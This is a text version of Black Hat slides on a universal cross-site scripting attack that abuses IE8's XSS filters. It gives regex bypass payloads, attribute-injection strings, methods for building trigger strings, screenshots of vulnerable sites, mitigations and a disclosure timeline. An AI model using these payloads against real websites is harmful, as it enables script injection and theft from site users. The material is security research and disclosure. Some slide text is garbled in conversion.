

Universal XSS via IE8s XSS Filters

the sordid tale of a wayward hash
sign

slides: <http://p42.us/ie8xss/>



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Outline

- Filter Details
- Bypasses
- Simple Abuse Cases
- uXSS Intro
- uXSS Details
- Mitigations
- Disclosure
- Other Browsers



IE8s XSS Filters

the mechanics



Client-side XSS Filtering

- XSS is extremely common
- Reflected XSS is detectable in the browser
 - NoScript addon for Firefox
 - IE8
 - Chrome



Design Goals

"...intended to mitigate reflected / "Type-1" XSS vulnerabilities in a way that does not "break the web."" -- David Ross

- compatible
- secure
- performant

<http://blogs.technet.com/srd/archive/2008/08/19/ie-8-xss-filter-architecture-implementation.aspx>



Detection Process

Three step process

- Examine all outbound requests for XSS patterns using **heuristic filters**
- If heuristic matches outgoing HTTP request then **create dynamic signature**
- If signature matches HTTP response then **neuter response**



Heuristics

- Matches against GET/POST requests
- 23 regular expressions (2 new, 3 updated) hardcoded in mshtml.dll
 - `<sc{r}ipt.*?>`
 - `<BA{S}E[/+\t].*?href[/+\t]*=`
- See <http://p42.us/ie8xss/filters02.txt>

```
http://site/p?name=<script>alert(0)</script>  
>
```



Dynamic Signatures

- One created for each matching heuristic
- Matches against inbound responses
- Blacklisting regular expressions
- Account for server side modifications

```
<div name="greeting">  
Hello <script>alert(0)</script>!  
</div>
```



Neutering Mechanism

- No user interaction, just notify the user
- Replace the flagged character(s) with the hash symbol: #
- **Render the altered response**

```
<div name="greeting">  
Hello <sc#ipt>alert(0)</script>!  
</div>
```



Heuristics Breakdown

- Fixed strings (2)
 - javascript:, vbscript:
- HTML tags (14)
 - object, applet, base, link, meta, import, embed, vmlframe, iframe, script(2), style, isindex, form
- HTML attributes (3)
 - " **datasrc**, " **style=**, " **on*=** (event handlers)
- JavaScript strings (4)
 - **";location=**, **";a.b=**, **");a(**, **";a(b)**



Filter Bypasses

the joy of blacklisting



Filter Bypass: 1

```
[\"'\"] [ ]* (( [^a-z0-9~_:\'\" ] ) | (in) ) .*? (location) .*? =
```

- Detects injections like:
",location"jav\u0061script:alert(0)"/
- Is an equal sign required? **Nope** :)



Filter Bypass: 1

```
[\"'\"] [ ]* (( [^a-z0-9~_:\'\" ] ) | (in) ) .*? (location) .*? =
```

- "+{valueOf:location, toString: [] .join, 0: 'jav\x61script:alert \x280) ', length:1} //

What?

- <http://goo.gl/sour>



Filter Bypass: 1

- How it works

- {

```
    valueOf: location,
```

```
    toString: [].join,
```

```
    0: 'payload',
```

```
    length: 1
```

- }



Filter Bypass: 1

- ```
Array.prototype.join=function(p) {
 var r="";
 for(var i=0;i<this.length;i++) {
 r+=this[i];
 if(i)r+=p;
 }
 return r;
}
```





# Filter Bypass: 1

- How it works?

- {

```
valueOf: location,
toString: [].join,
0: 'payload',
length: 1
```

- }



# Filter Bypass: 1

- ```
Array.prototype.join=function(p){  
  var r="";  
  for(var i=0;i<1;i++){  
    r+='payload';  
    if(i)r+=p;  
  }  
  return r;  
}
```



Filter Bypass: 1

- How it works?

- {

```
    valueOf: location,
```

```
    toString:
```

```
        /*returns 'payload'*/
```

```
}
```



Filter Bypass: 1

- How it works?

- {

```
    valueOf: location,
```

```
    toString:
```

```
        /*returns 'payload'*/
```

- }



Filter Bypass: 1

- On IE this works:

```
location("http://www.google.com/");
```

- Behavior:

```
function location(newLoc) {  
    if(!newLoc)  
        newLoc=this;  
    navigate(newLoc+' ');  
}
```



Filter Bypass: 1

- How it works?

- {

```
    valueOf:
```

```
        /*navigate(this+' ');*/
```

```
    toString:
```

```
        /*returns 'payload'*/
```

```
}
```



Filter Bypass: 1

```
[\"'\"] [ ]* (( [^a-z0-9~_:\'\" ] ) | (in) ) .*? (location) .*? =
```

- "+{valueOf:location, toString: [] .join, 0: 'jav\x61script:alert \x280) ', length:1} //

What?

- <http://goo.gl/sour>



Filter Bypass: 1

```
[\"'\"] [ ]* (( [^a-z0-9~_:\'\" ] ) | (in) ) .*? (location) .*? =
```

- "+{valueOf:location, toString: [].join, 0: 'jav\x61script:alert \x280) ', length:1} //

- <http://goo.gl/sour>



Regular Expressions

- Complex
- Write only
- Not perfect



Filter Bypass: 2

```
{ [\\\"' ]* (( [^a-z~_:\\"'\\\" 0-9] ) | (in) ) .+? { \\ ( ) . * ? { \\ \\ } }
```

- Detects injections like:

```
js_xss=" ;alert(0) //
```

- Doesn't detect:

```
foo=' &js_xss=" ;alert(0) //
```



Filter Bypass: 2

- `. * ?` will match as few characters as possible due to the question mark char
- `/b.*?d/ ('ab;bc;cd;de')` //non-greedy
 - matches: **b;bc;cd**
- `/b.*d/ ('ab;bc;cd;de')` //greedy
 - matches: **b;bc;cd;d**



Filter Bypass: 2

```
/["'`].*\.(.*\)/
```

```
foo=`&js_xss="" ,alert(0) //
```



Filter Bypass: 2

```
/["'].*\ (.*\ )/
```

```
foo='&js_xss=" ,alert(0) //
```

- Heuristics match the payload:

```
'&js_xss=" ,alert(0) //
```

- The real attack is:

```
" ,alert(0) //
```

Oops.



Filter Bypass: 2

- The same bug works for HTML!

```
foo=<a&xss=<x:vmiframe  
src=payload>
```

The heuristic matches in **<a**, but the attack starts in **<x**

<http://goo.gl/KVDI>



Filter Bypass: 3

```
[\"'\"] [ ]* (([^a-z0-9~_:\'\" ])|(in)).+?(({\.} .+?)|({[\ ]} .+?){[\ ]} .+?))=
```

- Detects:

```
\";document.URL='jav\x61script:  
alert\x280)'//
```



Filter Bypass: 3

```
[\"'\"] [ ]* (([^a-z0-9~_:\'\" ])|(in)).+?(({\.} .+?)|({[\ ]} .+?))=
```

- Does not detect:

```
" ;x: [document.URL='jav\x61script:alert\x280) ' ]//
```



Filter Bypass: 3

On IE, backtracking is limited:

```
/x.+?(abc|0.+0)w/ ('xz0abcw0');
```

- Doesn't match:

- xz0abcw0

- But it should:

- xz0abcw0



Filter Bypass: 3

Simplified heuristic:

```
" .* (\[. +? \] | \. . +?) =
```

Doesn't match

```
" ; [document.URL=asdf] //
```

But it should:

```
" ; [document.URL=asdf] //
```



Filter Abuse

Attacks made possible because of
the filters



Filter Abuse: Simple

When an attack is detected, altering the response before rendering can have unintended consequences.

- Say attacker supplies a bogus GET parameter of `&foo=<script>`
- `<script.*?>` will detect
- Any script tag on target page will be disabled




Simple Filter Abuse: 1

How is this useful for an attacker?

- Disable client side security features
 - Block Framebusters
 - Escape Facebook's CSS Sandbox
 - Any other JS based security controls
 - http://www.collinjackson.com/research/xss_auditor.pdf contains a summary of the Facebook attack...



Simple Filter Abuse: 1



Simple Filter Abuse: 2

How is this useful for an attacker?

- Render JavaScript code as HTML
 - `<script>var foo='';</script>`
 - `<sc#ipt>var foo='';</script>`



Simple Filter Abuse: 2

- Demo JS rendered as HTML



Review

- An attacker can abuse the filtering mechanism to alter how a page is rendered.
- The filters can be abused to enable XSS in situations where it wouldn't otherwise be possible.
- Can other filters be abused to enable XSS? **Of course! (before Jan.2010 patch)**



Universal XSS Intro

but it's just an equal sign...



Equal Signs

- Equal signs are neutered
 - `[\\"\\'][]* (([^a-z0-9~_:\'\\"])| (in)) .*? (location) .*? {=}`
 - `[\\"\\'][]* (([^a-z0-9~_:\'\\"])| (in)) .+? (([.] .+?) | ([\\[] .*? [\\]] .*?)) {=}`



Regular Expression Details

```
[\"'\ ]* (([a-z0-9~_:\'\" ])|(in))  
.+? (([.].+?)|([\ ].*?[\ ]).*?) {=}
```

- a quote followed by arbitrary spaces
- the word "in" or anything not in the list
- any characters repeated 1 or more times
- a period or brackets plus arbitrary text
- an equal sign



Matching Strings

```
[\"'\"] [ ]* (([^\a-z0-9~_:\'\"] ) | (in))  
. +? (([.] +?) | ([\[] . *? [\]] . *?)) {=}
```

- " , x . x =
- ' ; foo . bar =
- " = a [foo] bar =
- ' * *ANY* . *ANY* =



Fake Injections

- Almost any = sign on a webpage can be neutered with a suitable "trigger string"
 - Easiest candidate is something of the form:
 - ' ***ANYTHING*** . ***ANYTHING*** =
 - Start with target equal sign, find previous period, and then previous quote
- append trigger string to URL:
 - **&fake='>anything.anything=**



Parsing HTML Quiz

- ``
- ``
- ``
- ``



Parsing HTML Quiz

- ``
- ``

Note: IE8's source code viewer doesn't highlight these correctly

- ``
- ``



Universal XSS

Attack of the hash symbol



All Together Now

So...

- The filters can be used to change = to # by creating a fake trigger string
- Changing = to # will allow an attribute value to be parsed as new name/value
- An attacker would need to control the value of an HTML attribute



Exploitable Attributes

- Attribute injection must be persistent.
 - Very common on any interesting website.
- Vulnerable page must also have a suitable trigger string.
 - In practice, this is seldom a problem.
- Traditional XSS mitigations do not help.
 - Otherwise secure websites are vulnerable!



Example Injections

- `x style=x:expression(alert(0)) x`
- `x/style=x:expression(alert(0));x:`
- `x onerror=alert(0) x`
- `x/onerror=alert(0) //`
- `x onmouseover=location=name x`
- `x/onmouseover=location=name //`
- `x onmouseover=eval(name) x`
- `x/onmouseover=eval(name) //`



What do we need?

- Be inside an attribute.
- How common is that?

– 99%?



URLs!

- URLs make you vulnerable

```

```

After filter:

```
<img src#"http: 0x.lv onerror=alert(1)//">
```



Crafting an Attack

- Identify a persistent injection
 - confirm and insert a suitable XSS string
- View source to identify a trigger string
 - work backwards from target = sign
- Create vulnerable URL to target page
 - append trigger string using a fake GET parameter



Vulnerable: Wikipedia

Cross-site scripting - Wikipedia, the free encyclopedia - Windows Internet Explorer

http://en.wikipedia.org/w/index.php?title=Cross-site_scripting&oldid=312565384&foo='"/>

File Edit View Favorites Tools Help

Internet Explorer has modified this page to help prevent cross-site scripting. Click here for more information...

Try Beta Log in / create account

Cross-site scripting

From Wikipedia, the free encyclopedia

This is an old revision of this page, as edited by 121.0.29.226 (talk) at 10:32, 8 September 2009. It may differ significantly from the current revision.

(diff) ← Previous revision | Current revision (diff) | Newer revision → (diff)

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users. Examples of such code include client-side scripts. An exploited cross-site scripting vulnerability can be used by attackers to bypass access controls such as the same origin policy. Vulnerabilities of this type have been carried out on websites were roughly estimated to affect 10% of end-user[2] who may be subject to financial loss.

Software Testing portal

Message from webpage

2

OK

Contents [hide]

- Background
- Types
 - 2.1 Non-persistent
 - 2.2 Persistent
 - 2.3 DOM-based
- Exploit scenarios
- Mitigation
 - 4.1 Early policies
 - 4.2 Escaping and filtering
 - 4.3 Input validation
 - 4.4 Cookie security
 - 4.5 Eliminating scripts
- Related vulnerabilities
- Notes
- External links




Vulnerable: Digg

The screenshot shows a Windows Internet Explorer browser window displaying a Digg page. The address bar contains a URL with a payload: `http://digg.com/security/XSS_in_digg_com_do_not_digg_please?x=?foo=%22/++++%20+++++++++++++++++f=#alert(/Yeah, digg too/.source)`. The page content includes a Digg post titled "XSS in digg.com [do not digg please]" with 1 digg. A modal message box titled "Message from webpage" is overlaid on the page, displaying a warning icon and the text "Yeah, digg too". The browser's status bar at the bottom indicates "Internet | Protected Mode: On".



Vulnerable: Bing



Vulnerable: Others

- Google: *Initial PoC now uses X-XSS-Protection: 0*
- Wikis
- BBCode forums and blogs
- Web-based email services
- Social media sites
- Banks
- and on and on...



Demonstration

- Be sure you are using a vulnerable version of Internet Explorer 8
- Visit <http://0x.lv/attr.php> and follow the directions



Moving Forward

Mitigations, Patches, and Other
Browsers



Black Hat Briefings

Mitigations

- From the client side:
 - Use a different browser (not recommended anymore)
 - Disable from settings IE settings panel (not recommended anymore)
 - Only earlier versions of IE8 are affected (prior to the January 2010 update) so...
 - Patch!!!



Should YOU Disable?

- Definitely **no**
- Benefits out way the risks
- If you are concerned about another similar attack becoming a 0-day, then put process into place so that X-XSS-Protection headers can be enabled/tweaked rapidly



Mitigations

- From the server side:
 - Filter user-generated content so that it is benign regardless of the context it is rendered in (difficult to do correctly)
 - Site-wide anti-CSRF tokens that prevent other all types of reflected XSS
 - Make use of the response header opt-out mechanism



X-XSS-Protection

- **X-XSS-Protection: 0**
 - turns off the filters completely
- **X-XSS-Protection: 1; mode=block**
 - not implemented in any browser (yet?)
 - leave filters on but block entire page
 - https://bugs.webkit.org/show_bug.cgi?id=34436



X-XSS-Protection

How should you protect your users?

- Leave filters enabled now that issue has been fixed.
- **X-XSS-Protection: 1; mode=block**



Disclosure Timeline

- Discovery: September 2009
- Notified Google: September 2009
- Notified Microsoft: September 2009
- The Register article: November 2009
- Patch released: January 2010
- Public disclosure: April 2010



Other Browsers

Firefox

- Only in Addons
 - NoScript (good)
 - NoXSS (no comment)
- For now, Firefox thinks this is sufficient.
- We don't.
- Need default protection - must be built in.






Other Browsers

- Webkit is developing XSSAuditor
 - Filter-based
 - Sits between HTML parser and JS engine
 - Will respect the same control headers as IE8
 - <http://www.collinjackson.com/research/xssauditor.pdf> contains details
 - To enable: `--enable-xss-auditor`



Comparison

Browser			
Design	Good	Very Good	Not Bad
Bypass	Very difficult	Bypassable	Bypassable
Safety	Not Safe, Better now	Safe	Very Safe
Compatibility	Very Compatible	Compatible	Not so compatible
User-friendly	Very	Unknown	Not so much



Questions!!!!

- Do you have questions?
- What are your questions?
- Give me the questions!!



Thanks to...

- **Gareth Heyes, Mario Heiderich, Alex K (kuza55)** and the **sla.ckers.org** community for many brilliant ideas on web obfuscation and evasion.
- **Jack Ramsdell (MSRC)** along with **David Ross** and the **IE8 development team** for being great to work with in resolving these issues.
- **Black Hat** for giving us the chance to present here
- **You** for attending!!! :)

